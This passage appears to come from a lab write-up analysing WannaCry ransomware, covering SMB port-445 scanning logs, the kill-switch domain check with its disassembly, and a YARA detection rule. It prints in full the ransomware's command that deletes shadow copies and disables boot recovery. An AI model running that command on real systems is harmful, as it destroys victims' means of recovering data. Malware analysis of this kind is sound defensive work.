taskhsvc.exe	8440	TCP	Listen	127.0.0.1	9050	0.0.0.0	0	3/8/2023 9:49:29 PM	taskhsvc.exe
--------------	------	-----	--------	-----------	------	---------	---	---------------------	--------------

- 5) The **@wanaDecryptor@.exe** executes command to prevent the recovery of the infected system:



The full command:

```
cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete
& bcdedit /set {default} bootstatuspolicy ignoreallfailures
& bcdedit /set {default} recoveryenabled no & wadmin delete catalog -quiet
```

- 6) **wannacry.exe** also enumerates all the IP addresses connected to the machine with **port 445 (SMB protocol)** which seems to be the way it spreads itself to other hosts.

TCPView:

spoolsv.exe	1072	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	2/21/2023 4:59:07 PM	Spooler
spoolsv.exe	1072	TCPv6	Listen	::	49667	::	0	2/21/2023 4:59:07 PM	Spooler
svchost.exe	1128	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	2/21/2023 4:59:03 PM	EventLog
svchost.exe	1128	TCPv6	Listen	::	49666	::	0	2/21/2023 4:59:03 PM	EventLog
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50185	10.0.0.10	445	3/6/2023 2:25:42 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50205	10.0.0.27	445	3/6/2023 2:25:45 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50199	10.0.0.22	445	3/6/2023 2:25:44 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50201	10.0.0.23	445	3/6/2023 2:25:44 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50202	10.0.0.24	445	3/6/2023 2:25:44 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50203	10.0.0.25	445	3/6/2023 2:25:45 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50204	10.0.0.26	445	3/6/2023 2:25:45 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50206	10.0.0.28	445	3/6/2023 2:25:45 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50207	10.0.0.29	445	3/6/2023 2:25:45 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50208	10.0.0.30	445	3/6/2023 2:25:45 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50209	10.0.0.31	445	3/6/2023 2:25:45 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50186	10.0.0.11	445	3/6/2023 2:25:42 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50184	10.0.0.9	445	3/6/2023 2:25:42 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50176	10.0.0.2	445	3/6/2023 2:25:41 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50179	10.0.0.4	445	3/6/2023 2:25:42 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50180	10.0.0.5	445	3/6/2023 2:25:42 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50181	10.0.0.6	445	3/6/2023 2:25:42 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50182	10.0.0.7	445	3/6/2023 2:25:42 AM	mssecsv2.0
Ransomware.wannacry.exe	1400	TCP	Syn Sent	10.0.0.3	50183	10.0.0.8	445	3/6/2023 2:25:42 AM	mssecsv2.0
svchost.exe	1660	TCPv6	Listen	::	49668	::	0	2/21/2023 4:59:07 PM	Schedule
svchost.exe	1660	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	2/21/2023 4:59:07 PM	Schedule
svchost.exe	1816	UDP		0.0.0.0	49667	*		3/6/2023 2:25:41 AM	Dnscache

ProcMon:

138.1.1. Ransomware.w...	4672	TCP Reconnect	DESKTOP-IV03RV5:50176 -> 10.0.0.229:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	TCP Disconnect	DESKTOP-IV03RV5:50176 -> 10.0.0.229:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	Thread Exit		SUCCESS	Thread ID: 7460, User Time: 0.0000000, K...
138.1.1. Ransomware.w...	4672	TCP Reconnect	DESKTOP-IV03RV5:50180 -> 10.0.0.230:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	TCP Disconnect	DESKTOP-IV03RV5:50180 -> 10.0.0.230:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	Thread Create		SUCCESS	Thread ID: 6016
138.1.1. Ransomware.w...	4672	Thread Exit		SUCCESS	Thread ID: 7352, User Time: 0.0000000, K...
138.1.1. Ransomware.w...	4672	Thread Create		SUCCESS	Thread ID: 6084
138.1.1. Ransomware.w...	4672	TCP Disconnect	DESKTOP-IV03RV5:50181 -> 10.0.0.231:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	Thread Exit		SUCCESS	Thread ID: 7936, User Time: 0.0000000, K...
138.1.1. Ransomware.w...	4672	Thread Create		SUCCESS	Thread ID: 5336
138.1.1. Ransomware.w...	4672	TCP Reconnect	DESKTOP-IV03RV5:50182 -> 10.0.0.232:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	TCP Disconnect	DESKTOP-IV03RV5:50182 -> 10.0.0.232:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	Thread Exit		SUCCESS	Thread ID: 6292, User Time: 0.0000000, K...
138.1.1. Ransomware.w...	4672	Thread Create		SUCCESS	Thread ID: 3444
138.1.1. Ransomware.w...	4672	TCP Reconnect	DESKTOP-IV03RV5:50183 -> 10.0.0.233:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	TCP Disconnect	DESKTOP-IV03RV5:50183 -> 10.0.0.233:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	Thread Exit		SUCCESS	Thread ID: 4200, User Time: 0.0000000, K...
138.1.1. Ransomware.w...	4672	TCP Reconnect	DESKTOP-IV03RV5:50184 -> 10.0.0.234:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	Thread Create		SUCCESS	Thread ID: 8332
138.1.1. Ransomware.w...	4672	TCP Disconnect	DESKTOP-IV03RV5:50184 -> 10.0.0.234:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	Thread Exit		SUCCESS	Thread ID: 920, User Time: 0.0000000, Ke...
138.1.1. Ransomware.w...	4672	TCP Reconnect	DESKTOP-IV03RV5:50185 -> 10.0.0.235:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	TCP Disconnect	DESKTOP-IV03RV5:50185 -> 10.0.0.235:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	Thread Create		SUCCESS	Thread ID: 4844
138.1.1. Ransomware.w...	4672	Thread Exit		SUCCESS	Thread ID: 2656, User Time: 0.0000000, K...
138.1.1. Ransomware.w...	4672	TCP Reconnect	DESKTOP-IV03RV5:50187 -> 10.0.0.236:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	TCP Disconnect	DESKTOP-IV03RV5:50187 -> 10.0.0.236:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	Thread Create		SUCCESS	Thread ID: 5720
138.1.1. Ransomware.w...	4672	Thread Exit		SUCCESS	Thread ID: 3804, User Time: 0.0000000, K...
138.1.1. Ransomware.w...	4672	TCP Reconnect	DESKTOP-IV03RV5:50188 -> 10.0.0.237:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	TCP Disconnect	DESKTOP-IV03RV5:50188 -> 10.0.0.237:microsoft-ds	SUCCESS	Length: 0, seqnum: 0, connid: 0
138.1.1. Ransomware.w...	4672	Thread Create		SUCCESS	Thread ID: 7768
138.1.1. Ransomware.w...	4672	Thread Exit		SUCCESS	Thread ID: 9168, User Time: 0.0000000, K...

Wannacry.exe kill switch

Executing **wannacry.exe** with iNetSim activated in the REMnux machine, terminates the process.

Wannacry.exe sends a **HTTP** request to domain name –
[http]://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com/

which returns code 200 (OK). **Examine it with Wireshark:**

1) The **DNS** query for the domain name:

2	0.017962519	10.0.0.4	10.0.0.3	DNS	125 Standard query response 0xaf99 A www.iuqerfsodp9ifjaposdfjhgosurijfaewr...
6	0.027823806	10.0.0.3	10.0.0.4	HTTP	154 GET / HTTP/1.1
10	0.054856754	10.0.0.4	10.0.0.3	HTTP	312 HTTP/1.1 200 OK (text/html)
16	16.755044282	10.0.0.1	239.255.255.250	SSDP	217 M-SEARCH * HTTP/1.1
17	17.757260307	10.0.0.1	239.255.255.250	SSDP	217 M-SEARCH * HTTP/1.1
18	18.757701568	10.0.0.1	239.255.255.250	SSDP	217 M-SEARCH * HTTP/1.1
19	19.757857635	10.0.0.1	239.255.255.250	SSDP	217 M-SEARCH * HTTP/1.1
3	0.027079660	10.0.0.3	10.0.0.4	TCP	66 50688 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
4	0.027110065	10.0.0.4	10.0.0.3	TCP	66 80 → 50688 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 ...
5	0.027614162	10.0.0.3	10.0.0.4	TCP	60 50688 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
7	0.027836088	10.0.0.4	10.0.0.3	TCP	54 80 → 50688 [ACK] Seq=1 Ack=101 Win=64256 Len=0

User Datagram Protocol, Src Port: 53, Dst Port: 63642
 Domain Name System (response)
 Transaction ID: 0xaf99
 Flags: 0x8500 Standard query response, No error
 Questions: 1
 Answer RRs: 1
 Authority RRs: 0
 Additional RRs: 0
 Queries
 www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com: type A, class IN
 Answers
 [Request In: 1]

2) The **HTTP** request with the domain name and response code 200:

6	0.027823806	10.0.0.3	10.0.0.4	HTTP	154 GET / HTTP/1.1
10	0.054856754	10.0.0.4	10.0.0.3	HTTP	312 HTTP/1.1 200 OK (text/html)

Frame 6: 154 bytes on wire (1232 bits), 154 bytes captured (1232 bits) on interface enp0s3, id 0
 Ethernet II, Src: PcsCompu_6b:5b:e6 (08:00:27:6b:5b:e6), Dst: PcsCompu_95:91:cc (08:00:27:95:91:cc)
 Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
 Transmission Control Protocol, Src Port: 50688, Dst Port: 80, Seq: 1, Ack: 1, Len: 100
 Hypertext Transfer Protocol
 GET / HTTP/1.1\r\n
 Host: www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com\r\n
 Cache-Control: no-cache\r\n
 \r\n
 [Full request URI: http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com/]
 [HTTP request 1/1]
 [Response in frame: 10]

3) After getting the positive response, terminates by exiting all threads:

Process Name	PID	Operation	Path	Result	Detail
Ransomware.w...	840	TCP Connect	DESKTO...	SUCCESS	Length: 0, mss: 1460,...
Ransomware.w...	840	TCP Send	DESKTO...	SUCCESS	Length: 100, starttime:...
Ransomware.w...	840	TCP Receive	DESKTO...	SUCCESS	Length: 150, seqnum:...
Ransomware.w...	840	TCP Receive	DESKTO...	SUCCESS	Length: 258, seqnum:...
Ransomware.w...	840	TCP Disconnect	DESKTO...	SUCCESS	Length: 0, seqnum: 0...
Ransomware.w...	840	Thread Exit		SUCCESS	Thread ID: 6864, Us...
Ransomware.w...	840	Thread Exit		SUCCESS	Thread ID: 1504, Us...
Ransomware.w...	840	Thread Exit		SUCCESS	Thread ID: 8376, Us...
Ransomware.w...	840	Thread Exit		SUCCESS	Thread ID: 8000, Us...
Ransomware.w...	840	Thread Exit		SUCCESS	Thread ID: 1200, Us...
Ransomware.w...	840	Thread Exit		SUCCESS	Thread ID: 1452, Us...
Ransomware.w...	840	Thread Exit		SUCCESS	Thread ID: 4460, Us...

4) Disassembling with **Cutter** shows it checks the domain name with **InternetOpenUrlA** WinAPI call.


If successful, returns a handler (not NULL) → goes to the right branch → performs cleanup and exits the process.

Else, if the URL cannot be reached, returns NULL (= 0) → goes to the left branch to continue the execution at function **"fct.00408090"**.

```

mov     esi, str.http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com ; 0x4313d0
lea     edi, [var_8h]
xor     eax, eax
rep     movsd dword es:[edi], dword ptr [esi]
movsb   byte es:[edi], byte ptr [esi]
mov     dword [var_41h], eax
mov     dword [var_45h], eax
mov     dword [var_49h], eax
mov     dword [var_4dh], eax
mov     dword [var_51h], eax
mov     word [var_55h], ax
push    eax
push    eax
push    eax
push    1 ; 1
push    eax
mov     byte [var_6bh], al
call    dword [InternetOpenA] ; 0x40a134
push    0
push    0x84000000
push    0
lea     ecx, [var_14h]
mov     esi, eax
push    0
push    ecx
push    esi
call    dword [InternetOpenUrlA] ; 0x40a138
mov     edi, eax
push    esi
mov     esi, dword [InternetCloseHandle] ; 0x40a13c
test    edi, edi
jne     0x4081bc

```



In conclusion, the kill switch seems to prevent the execution inside VMs and sandboxes, which will return positive answer for the domain name, compared to real machines which will not find it since its unregistered domain.

Yara Rules and Signatures

```
rule wannacry_exe_yara{
  meta:
    last_updated = "09-03-2023"
    author = "Ido Abramov"
    description = "wannacry.exe ransomware-crypto-worm yara rules"
    sha256 = "24D004A104D4D54034DBCFFC2A4B19A11F39008A575AA614EA04703480B1022C"

  strings:
    $PE_magic_bytes = "MZ"
    $kill_switch_URL = "http*iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea*.com" ascii
    $weird_path = "C:\\%s\\qeriuwjhrf" ascii
    $grant_auth_icaccls = "icaccls . /grant Everyone:F /T /C /Q" ascii
    $add_attrib_h = "attrib +h ." ascii
    $encryption_capabilities = "*Crypt*" ascii
    $taskdl_exe = "taskdl.exe" ascii
    $taskse_exe = "taskse.exe" ascii
    $tasksche_exe = "tasksche.exe" ascii
    $taskhsvc_exe = "taskhsvc.exe" ascii
    $mssecsvc_2_0 = "mssecsvc2.0" ascii
    $wana_decrypt = "@WanaDecrypt@.exe" ascii
    $wnry_ext = "*.wnry"
    $encrypted_file_ext = ".WNCRY"

  condition:
    hash.sha256(0, filesize) = "24D004A104D4D54034DBCFFC2A4B19A11F39008A575AA614EA04703480B1022C" or
    $PE_magic_bytes at 0 and
    4 of (
      $kill_switch_URL, $weird_path, grant_auth_icaccls, $add_attrib_h, $encryption_capabilities,
      $tasksche_exe, $taskhsvc_exe, $taskdl_exe, $taskse_exe, $mssecsvc_2_0, $wana_decrypt, $wnry_ext)
}
```